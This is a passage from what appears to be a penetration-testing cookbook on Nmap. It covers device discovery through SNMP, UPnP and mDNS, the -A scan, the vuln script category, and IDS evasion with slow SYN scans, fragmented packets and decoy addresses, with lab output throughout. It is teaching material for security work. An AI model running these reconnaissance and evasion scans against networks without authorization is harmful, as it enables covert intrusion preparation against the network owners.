You need the following to complete this recipe:

- The Kali VM needs to be on with you logged in.
- Turn on as many of the other VMs that you added as your host device has resources for. Alternatively, if you are on a home network or a network you are authorized to run scans against, you may use that as your scan destination.

How to do it...

1. Open up the Kali VM terminal window.
2. Start with the same scan you used in the *Performing host discovery* recipe:

```
nmap -sn 172.31.50.0/23
```



Tip

I will use my local network to obtain more interesting results. You may use your VM network, but that may not lead to interesting outputs. You could also substitute a subnet you are authorized to scan.

The output displays some information about the manufacturer of the discovered devices:


```
Host is up (0.0012s latency).
MAC Address: 1C:69:7A:65:64:4E (EliteGroup Computer Systems)
Nmap scan report for docker1.int.dartderby.com (172.31.50.246)
Host is up (0.00052s latency).
MAC Address: BC:24:11:90:4C:25 (Unknown)
Nmap scan report for 172.31.50.249
Host is up (0.0011s latency).
MAC Address: 50:14:79:22:65:00 (iRobot)
Nmap scan report for 172.31.51.3
Host is up (0.00069s latency).
MAC Address: F0:F6:C1:C7:78:46 (Sonos)
Nmap scan report for 172.31.51.22
Host is up (0.0014s latency).
MAC Address: 34:98:7A:B3:0A:C0 (Unknown)
Nmap scan report for 172.31.51.37
Host is up (0.00073s latency).
MAC Address: 84:3E:1D:4F:18:C6 (Unknown)
Nmap scan report for 172.31.51.42
Host is up (0.00052s latency).
MAC Address: 00:24:B1:13:15:9A (Coulomb Technologies)
Nmap scan report for 172.31.51.45
Host is up (0.00049s latency).
MAC Address: C0:14:FE:7B:82:D4 (Cisco Systems)
Nmap scan report for 172.31.51.47
Host is up (0.00064s latency).
MAC Address: 30:52:23:A6:E4:EA (Unknown)
Nmap scan report for 172.31.51.48
Host is up (0.00094s latency).
MAC Address: DC:56:E7:42:43:B6 (Apple)
Nmap scan report for 172.31.51.53
Host is up (0.00063s latency).
MAC Address: F4:9D:8A:57:CD:6F (Unknown)
Nmap scan report for 172.31.51.56
Host is up (0.00016s latency).
MAC Address: B8:85:84:A3:FE:4B (Dell)
Nmap scan report for 172.31.51.59
Host is up (0.00042s latency).
MAC Address: 8C:26:AA:C8:1D:35 (Unknown)
Nmap scan report for 172.31.51.60
Host is up (0.0012s latency).
MAC Address: 48:02:AF:02:15:83 (Telit Communication s.p.a)
Nmap scan report for 172.31.51.62
Host is up (0.00056s latency).
MAC Address: 7C:87:CE:BC:F6:65 (Espressif)
```

Figure 4.21 – Nmap hardware vendor detection

3. In our next scan, we will use a script to try and gather some information from any devices that have SNMP enabled. Type the following:

```
nmap -sU -p 161 --script=snmp-sysdescr 172.31.50.0/23
```

The output will show additional details discovered through SNMP:



```
Nmap scan report for 172.31.50.25
Host is up (0.00066s latency).

PORT      STATE      SERVICE
161/udp    open|filtered snmp
MAC Address: 48:A6:B8:F9:A9:C6 (Sonos)

Nmap scan report for 172.31.50.38
Host is up (0.0012s latency).

PORT      STATE      SERVICE
161/udp    open|filtered snmp
MAC Address: 30:23:03:50:36:59 (Belkin International)

Nmap scan report for 172.31.50.50
Host is up (0.0023s latency).

PORT      STATE      SERVICE
161/udp    open      snmp
| snmp-sysdescr: HP ETHERNET MULTI-ENVIRONMENT
|_ System uptime: 4d04h30m24.78s (36182478 timeticks)
MAC Address: 48:9E:BD:5F:7C:91 (HP)

Nmap scan report for 172.31.50.78
Host is up (0.00066s latency).

PORT      STATE      SERVICE
161/udp    open|filtered snmp
MAC Address: 30:23:03:50:32:6D (Belkin International)
```

Figure 4.22 – Nmap SNMP scan

4. Next, we will attempt to gather additional information by examining whether the host responds with **Universal Plug and Play (UPnP)** information. Enter the following command:

```
nmap -sU -p 1900 --script=upnp-info 172.31.50.0/23
```

This scan has led to the discovery of a Roku device on the network. This discovery provides us with additional attack vectors. IoT devices are a goldmine for an attack surface as they are often soft targets:

```
Nmap scan report for 172.31.51.3
Host is up (0.0015s latency).

PORT      STATE      SERVICE
1900/udp   open|filtered upnp
MAC Address: F0:F6:C1:C7:78:46 (Sonos)

Nmap scan report for 172.31.51.22
Host is up (0.0010s latency).

PORT      STATE      SERVICE
1900/udp   open|filtered upnp
MAC Address: 34:98:7A:B3:0A:C0 (Unknown)

Nmap scan report for 172.31.51.37
Host is up (0.0010s latency).

PORT      STATE      SERVICE
1900/udp   open      upnp
| upnp-info:
| 172.31.51.37
|   Server: Roku/14.0.4 UPnP/1.0 Roku/14.0.4
|_  Location: http://172.31.51.37:8060/
MAC Address: 84:3E:1D:4F:18:C6 (Unknown)

Nmap scan report for 172.31.51.42
Host is up (0.00066s latency).

PORT      STATE      SERVICE
1900/udp   open|filtered upnp
MAC Address: 00:24:B1:13:15:9A (Coulomb Technologies)

Nmap scan report for 172.31.51.45
Host is up (0.0010s latency).
```

Figure 4.23 – Nmap UPnP scan

5. For the next scan, we will try and use mDNS discovery to gain information about the devices on the network. mDNS works over UDP port 5353 and is used by devices to advertise services without a central DNS server. Enter the following command:

```
nmap --script=broadcast-dns-service-discovery 172.31.50.0/23
```

The output will now provide the specific make and model of a printer that was earlier only identified as HP:

```
| PaperMax=legal-A4
| Address=172.31.50.50
| 631/tcp ipp
| txtvers=1
| adminurl=http://HP489E8D5F7C90.local./#Id-pgAirPrint
| note=
| priority=30
| qtotal=1
| TLS=1.2
| rp=ipp/print
| UUID=8c4d6b70-25cb-44e2-b837-e756d14925e5
| product=(HP OfficeJet Pro 9010 series)
| ty=HP OfficeJet Pro 9010 series
| usb_MFG=HP
| usb_MDL=OfficeJet Pro 9010 series
| Color=T
| Duplex=T
| pdl=application/vnd.hp-PCL,image/jpeg,image/urf,image/pwg-raster,application/PCLm
| PaperMax=legal-A4
| URF=CP1,MT1-2-8-9-10-11,PQ3-4-5,RS300-600,SRGB24,OB9,OFU0,W8,DEVW8,DEVRGB24,ADOBERGB24,DM3,IS1,V1.4,
FN3
| kind=document, envelope, photo, postcard
| Scan=T
| mopria-certified=2.0
| rfo=ipp/faxout
| Fax=T
| Address=172.31.50.50
| 631/tcp ipp
| txtvers=1
| adminurl=http://HP489E8D5F7C90.local./#Id-pgAirPrint
| note=
| priority=20
| qtotal=1
| TLS=1.2
| rp=ipp/print
| UUID=8c4d6b70-25cb-44e2-b837-e756d14925e5
| product=(HP OfficeJet Pro 9010 series)
| ty=HP OfficeJet Pro 9010 series
| usb_MFG=HP
| usb_MDL=OfficeJet Pro 9010 series
| Color=f
| Duplex=T
| pdl=application/vnd.hp-PCL,image/jpeg,image/urf,image/pwg-raster,application/PCLm
| PaperMax=legal-A4
| URF=CP1,MT1-2-8-9-10-11,PQ3-4-5,RS300-600,SRGB24,OB9,OFU0,W8,DEVW8,DEVRGB24,ADOBERGB24,DM3,IS1,V1.4,
FN3
| kind=document, envelope, photo, postcard
| Scan=T
| mopria-certified=2.0
| rfo=ipp/faxout
```

Figure 4.24 – Nmap mDNS scan

6. You may now close the terminal window.

How it works...

Hardware and device discovery requires consolidating information from several scans to gather more specific information about the various types of devices. In this case, we use several scripts to aid this detection.

There's more...

You will explore more about scripts and the scripting engine in the *Understanding script engine fundamentals* recipe.

Conducting the most common Nmap scan

In this recipe, you'll leverage Nmap's `-A` switch, the all-in-one scan, to pull OS fingerprints, service versions, default script results, and traceroute info in a single pass. You'll run `nmap -A <network>` against your lab. By using this scan, you will quickly get key data to inventory hosts and spot vulnerabilities.

Getting ready

You need the following to complete this recipe:

- The Kali VM needs to be on with you logged in.
- Turn on as many of the other VMs that you added as your host device has resources for. Alternatively, if you are on a home network or a network you are authorized to run scans against, you may use that as your scan destination.


How to do it...

1. Open up the Kali VM terminal window.
2. One of the most comprehensive scans uses the `-A` switch. Enter the following:

```
nmap -A 192.168.92.7
```

The output will provide detailed information about the open services, including version information, header information, and even going so far as to find available files in unsecured protocols of each host. Some of this information is a combination of many of our previous scans.

Examine the extensive output, paying attention to the first section (highlighted by a rectangle in Figure 4.25):



```


kali@kali: ~
Session Actions Edit View Help
(kali@kali)~$ nmap -A 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 05:46 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00089s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-rw-r-- 1 root www-data 543803 Nov 2 2014 Iron_Man.pdf
|_rw-rw-r-- 1 root www-data 462949 Nov 2 2014 Terminator_Salvation.pdf
|_rw-rw-r-- 1 root www-data 544600 Nov 2 2014 The_Amazing_Spider-Man.pdf
|_rw-rw-r-- 1 root www-data 526187 Nov 2 2014 The_Cabin_in_the_Woods.pdf
|_rw-rw-r-- 1 root www-data 756522 Nov 2 2014 The_Dark_Knight_Rises.pdf
|_rw-rw-r-- 1 root www-data 618117 Nov 2 2014 The_Incredible_Hulk.pdf
|_rw-rw-r-- 1 root www-data 5018042 Nov 2 2014 bwAPP_intro.pdf
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 45:a4:66:ec:3a:ba:97:f8:3e:1a:ba:1c:24:68:22:e8 (DSA)
|_ 2048 63:e7:c5:d1:8d:8a:94:02:36:6a:d7:d2:75:e9:8b:ce (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2025-10-28T09:49:57+00:00; -2s from scanner time.
|_smtp-commands: bee-box, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2013-03-28T19:14:17
|_Not valid after: 2013-04-27T19:14:17
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

```

Figure 4.25 – Nmap -A output 1

You will see that not only is anonymous FTP enabled, but it also gives you a listing of files available on the device. The second section (also enclosed in a rectangle) shows us that SMTP is enabled and provides us with the ciphers allowed for encryption.

3. Continue to examine the output and focus on the extensive information about the ports that are open. In this case, we are reviewing port 8080 and seeing the version of HTTP running, as well as other relevant information, including the fact that this may be a proxy:



```

8080/tcp open  http         nginx 1.4.0
|_http-server-header: nginx/1.4.0
|_http-title: Site doesn't have a title (text/html).
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp open  ssl/http     nginx 1.4.0
|_tls-nextprotoneg:
|_http/1.1
|_ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2013-04-14T18:11:32
|_Not valid after: 2018-04-13T18:11:32
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.4.0
|_ssl-date: 2025-10-28T09:49:42+00:00; -1s from scanner time.

```

Figure 4.26 – Nmap -A output 2

Finally, we can see in this case that SMB is available and various aspects of the SMB protocol and how it operates on this device:

```
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop
Service Info: Host: bee-box; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -12m01s, deviation: 26m49s, median: -1s
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_ System time: 2025-10-28T10:49:28+01:00
|_nbstat: NetBIOS name: BEE-BOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 0.89 ms 192.168.92.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.57 seconds

(kali@kali)-[~]
$
```

Figure 4.27 – Nmap -A output 3

4. You may now close the terminal window.

How it works...

Nmap's -A switch scan is basically a shortcut that combines several features into a single command. It's designed to give you an overview of a host or network in just one pass.

See also...

More information on popular Nmap scans can be found at <https://nmap.org/book/man.html>.

Implementing detection and evasion techniques

In this recipe, you will examine how Nmap interacts with firewalls, intrusion detection systems (IDSs), and other security measures. We'll discuss techniques to minimize your footprint, avoid triggering alarms, and find creative ways to bypass network defenses. As a pentester, it is important to be aware of the possibility of internal systems monitoring for both malicious and anomalous behavior. Using techniques that operate more discreetly helps avoid triggering any alarms that could alert the target system to the fact that someone is scanning the network.

Getting ready

You need the following to complete this recipe:


- The Kali VM needs to be on with you logged in.
- Turn on as many of the other VMs that you added as your host device has resources for. Alternatively, if you are on a home network or a network authorized to run scans against, you may use that as your scan destination.

How to do it...

1. Launch the Kali VM terminal window.
2. As part of our evasion techniques, we will move to SYN scans, often referred to as half-open scans, using the `-sS` entry. We will further slow down the scan significantly using the `-T2` modifier. Enter the following command:

```
nmap -sS -T2 192.168.92.7
```

From the output, you will see that the results are similar to other recipes, but the scan took longer to perform, going from seconds to minutes. Time is often on the side of the pentester. The more you can prolong scanning in an environment, the more likely you are to go unnoticed:



```
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -sS -T2 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 05:54 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00066s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 401.52 seconds
(kali@kali)-[~]
$
```


Figure 4.28 – Nmap host slow

By using a SYN scan, we look at the firewall or IDS as just a device trying to connect to a host. Further, by slowing the scan down, we avoid detection systems that use thresholds as a triggering mechanism.

3. We will now send fragmented packets as part of our scan. Fragmented packets can often trick security devices, as they must reassemble them in memory to detect anomalous behavior. Fragments are indicated by `-f`. Enter the following command:

```
nmap -sS -f 192.168.92.7
```

As per the prior scan, we have received the same results, just using a different scanning technique that may help to avoid alerting the target. There are many methods of scanning to obtain the same results. Understanding the defenses a target network has will help you decide on which techniques to use:



```
Session Actions Edit View Help

(kali@kali)-[~]
$ nmap -sS -f 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 06:02 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds

(kali@kali)-[~]
$
```

Figure 4.29 – Nmap fragmented packets

4. In the next scan, we are going to have Nmap use decoy IP addresses. In this way, if there is a detection, it will take the **Security Operation Center (SOC)** team longer to determine where the real threat came from and hopefully trick them into believing it was a false alarm. We use `-D` for this.

Enter the following command:

```
nmap -sS -D RND:5 192.168.92.0/24
```

Tip



After `-D`, you can either provide a comma-separated list of IP addresses or use `RND:X`, where it will choose random IP addresses, with `X` referring to the number of random IP addresses.

The output shows similar results to other network scans we have done:

```
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
4848/tcp open  appserv-http
5985/tcp open  wsman
7676/tcp open  imqbrokerd
8009/tcp open  ajp13
8080/tcp open  http-proxy
8181/tcp open  intermapper
8383/tcp open  m2mservices
9200/tcp open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.7
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp   open  mysql
5901/tcp   open  vnc-1
6001/tcp   open  X11:1
8080/tcp   open  http-proxy
8443/tcp   open  https-alt
9080/tcp   open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.3
Host is up (0.00097s latency).
All 1000 scanned ports on 192.168.92.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 9.90 seconds
```

Figure 4.30 – Nmap decoys

5. We can combine all the techniques we just learned (SYN scanning, fragmentation, and slowing down the scan) in combination to further aid in obfuscating our actions. Enter the following command:

```
nmap -sS -f -T2 --scan-delay 3s -D RND:10 192.168.92.0/24
```

From the output, you can see we received similar results, but it took an extremely long amount of time, going from minutes to hours. By combining these techniques, we took an even more conservative approach to scanning our network. By being more conservative, we were even more likely to evade detection.

```
Nmap scan report for 192.168.56.107
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
631/tcp   open  lpp
3306/tcp   open  mysql
MAC Address: 08:00:27:D1:EA:A1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.108
Host is up (0.0021s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
666/tcp    open  doom
3306/tcp    open  mysql
5901/tcp    open  vnc-1
6001/tcp    open  X11:1
8080/tcp    open  http-proxy
8443/tcp    open  https-alt
9080/tcp    open  glrpc
MAC Address: 08:00:27:50:28:08 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.106
Host is up (0.00078s latency).
All 1000 scanned ports on 192.168.56.106 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (7 hosts up) scanned in 20312.09 seconds
```

Figure 4.31 – Nmap combined evasion scan time



Tip

When you are working as a penetration tester, you must consider the time element. Use time to your advantage. Often, the slower you go, the fewer alarms you trip, and the ones you do trip may get lost in the noise of a SOC.

6. You may now close the terminal window.

How it works...

These scans aim to reduce the likelihood of your presence being detected and discovered, and ultimately, your access being blocked. Through the various techniques, we learned how to go unnoticed and undetected. It is absolutely critical for a pentester to be able to conduct their work without raising any alarms or triggering any detections. Once you target knows you are actively working to compromise them, their guard will be up, making your job very difficult or impossible.

See also...

More information on Nmap firewall and IDS/IPS evasion techniques can be found here: <https://nmap.org/book/man-bypass-firewalls-ids.html>.

Understanding script engine fundamentals

Nmap's flexibility extends far beyond its default scanning capabilities, thanks to the powerful **Nmap Scripting Engine (NSE)**. This recipe will introduce you to the basics of using scripts to automate tasks, enhance detection accuracy, and extract richer details from your targets. We'll walk you through using built-in scripts and guide you on writing your own. We have used a couple of scripts in previous recipes, but here, we will better understand their ability to help us gain critical information about the network, the devices on the network, and the services those devices have that may be available for us to use as attack vectors in the future.

Getting ready

Make sure the Kali VM is on and you are logged in. Turn on as many of the other VMs that you added as your host device has resources for.

How to do it...

1. Open up the Kali VM terminal window.
2. One of the first scripts we will use is for a vulnerability scan against a set of hosts using `--script vuln`. Enter the following:

```
nmap --script vuln 192.168.92.7
```

Tip



Scripts are grouped into categories, with `vuln` being one of those categories. The total list of categories includes `default`, `broadcast`, `brute`, `dos`, `external`, `fuzzer`, `malware`, `version`, `vuln`, `auth`, `discovery`, `safe`, and `intrusive`.

The output provides information related to potential vulnerabilities that the host may be susceptible to. This information includes the specific vulnerability or exploit, the risk factor of how critical the vulnerability could be, details about what type of exploit or access can be gained, and lastly, reference information:

```

kali@kali: ~
Session Actions Edit View Help
|
|   <cross-domain-policy>
|   <allow-access-from domain="*" />
|   </cross-domain-policy>
|   Extra information:
|   Trusted domains:*
|
|   References:
|   https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|   http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|   http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|   https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Spe
|   cification.pdf
|   https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|   http://gurusevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
|   http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   2642/tcp open: https-alt
|
|   ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic softw
|   are library. It allows for stealing information intended to be protected by SSL/TLS encrypti
|   on.
|   State: VULNERABLE
|   Risk factor: High
|   OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of
|   OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems pr
|   otected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encry
|   pted confidential information as well as the encryption keys themselves.
|
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|   http://cvedetails.com/cve/2014-0160/
|   http://www.openssl.org/news/secadv_20140407.txt
|
|   ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs: BID:70574 CVE:CVE-2014-3566
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|   products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
|   padding-oracle attack, aka the "POODLE" issue.
|   Disclosure date: 2014-10-14
|   Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
|   References:
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|   https://www.imperialviolet.org/2014/10/14/poodle.html
|   https://www.securityfocus.com/bid/70574
|
|   ssl-dh-params:

```

Figure 4.32 – Nmap vuln script category

3. In this case, we will combine version detection (-sV) with the default script category, as shown here:

```
nmap -sV --script default 192.168.92.7
```

